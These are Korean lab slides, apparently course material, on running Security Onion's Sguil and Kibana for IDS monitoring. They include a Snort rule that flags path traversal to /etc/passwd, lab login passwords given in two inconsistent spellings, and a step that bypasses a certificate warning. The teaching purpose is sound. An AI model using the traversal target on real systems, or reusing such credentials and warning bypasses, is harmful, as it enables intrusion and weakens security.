includes sections for "All Sensors - Log Type", "Sensors - Co...", and "Devices - Co...". A watermark for "security@onion" is visible across the dashboard window.

<실습> IDS(IPS) 장비 인터페이스 활용


• 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작

- » 시큐리티어니언의 바탕화면에서 Sguil 아이콘을 더블 클릭하여 실행한다.
- » 로그인 화면이 나오면 미리 설정한 아이디와 패스워드(siem/qhdkscjfwj0!)를 입력한다.



<실습> IDS(IPS) 장비 인터페이스 활용


- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작
 - 모든 네트워크 영역을 모니터링해야 하기 때문에 아래 화면과 같이 모두 체크한다.



<실습> IDS(IPS) 장비 인터페이스 활용

- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작

» 스구일 오른쪽 하단에서 패킷 정보와 스노트 규칙 정보 상세보기를 체크하여 모니터링



The screenshot shows the SGUIL-0.9.0 interface connected to localhost. At the top, there's a menu bar with File, Query, Reports, Sound: Off, ServerName: localhost, UserName: siem, UserID: 2, and a timestamp of 2018-09-12 05:42:41 GMT. Below the menu is a tab bar with 'RealTime Events' and 'Escalated Events', with 'RealTime Events' selected. A table displays a single alert:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr
RT	135	siem-ens...	3.53492	2018-09-12 01:33:56	101.106.25.210	46867	10.20.30.160	80	6

Below the table, there are several tabs: IP Resolution, Agent Status, Snort Statistics, Reverse DNS (unchecked), and Enable External DNS (checked). The 'Enable External DNS' checkbox is highlighted with a red rectangle. To the right of these tabs, there are two checked checkboxes: 'Show Packet Data' and 'Show Rule'. The 'Show Rule' checkbox is also highlighted with a red rectangle. The 'Show Rule' section displays the following text:

```
Alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"Path traversal vuln /etc/passwd"; content:"/etc/passwd"; nocase; sid:3000001; rev:1;) /nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 26495
```

At the bottom, there's a Whois Query section with radio buttons for None, Src IP, and Dst IP, all set to None. To the right, there are two tables. The first table shows network statistics:


IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags
	101.106.25.210	10.20.30.160	4	5	0	344	42021	2

The second table shows detailed packet information for a TCP connection:

TCP	Source	Dest	U	A	P	R	S	F		
	Port	Port	R	R	C	S	Y	I		
46867	80	. . .	X	X	.	.	1103771457	3731366564	8	0

<실습> IDS(IPS) 장비 인터페이스 활용

- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작
 - netstat -antp를 사용해서 Elasticsearch와 kibana가 동작 중인지 확인(각각 9200과 5601 포트로 동작)
 - Elasticsearch 가 동작 중이지 않은 경우 콘솔에서 sudo systemctl restart를 실행해 Elasticsearch 서버 실행



siem@siem: ~


```

File Edit View Search Terminal Help
siem@siem:~$ netstat -antp | grep :9200
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp6      0      0 :::9200                  :::*                  LISTEN
-
siem@siem:~$ netstat -antp | grep :5601
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp      0      0 127.0.0.1:5601            0.0.0.0:*                  LISTEN
-
siem@siem:~$ █

```


<실습> IDS(IPS) 장비 인터페이스 활용

- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작
 - 신뢰 되지 않은 사이트에 대한 경고를 무시하고 접속한다.



<실습> IDS(IPS) 장비 인터페이스 활용


- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작
 - 로그인 화면 페이지가 나오면, 아이디와 패스워드를 입력하여 인증한다.
» 아이디, 패스워드 : siem, qhdksjfwj0!



7

<실습> IDS(IPS) 장비 인터페이스 활용

- 시큐리티어니언에서 Sguil과 kibana 모니터링 서비스를 동작
 - Kibana 웹 서비스에 접속하면 통합로그분석 시스템이 대쉬보드까지 포함하여 자동으로 설정되어 있다. 이벤트가 발생하면 실시간으로 모니터링 가능하다.



8

<실습> WAF(웹 방화벽) 인터페이스 활용

- WAF(웹 방화벽) 인터페이스 활용

- 실습 목표

- » 웹 방화벽 장비 인터페이스의 활용법을 배운다.

- 실습 환경


구분	IP	ID	PW	비고
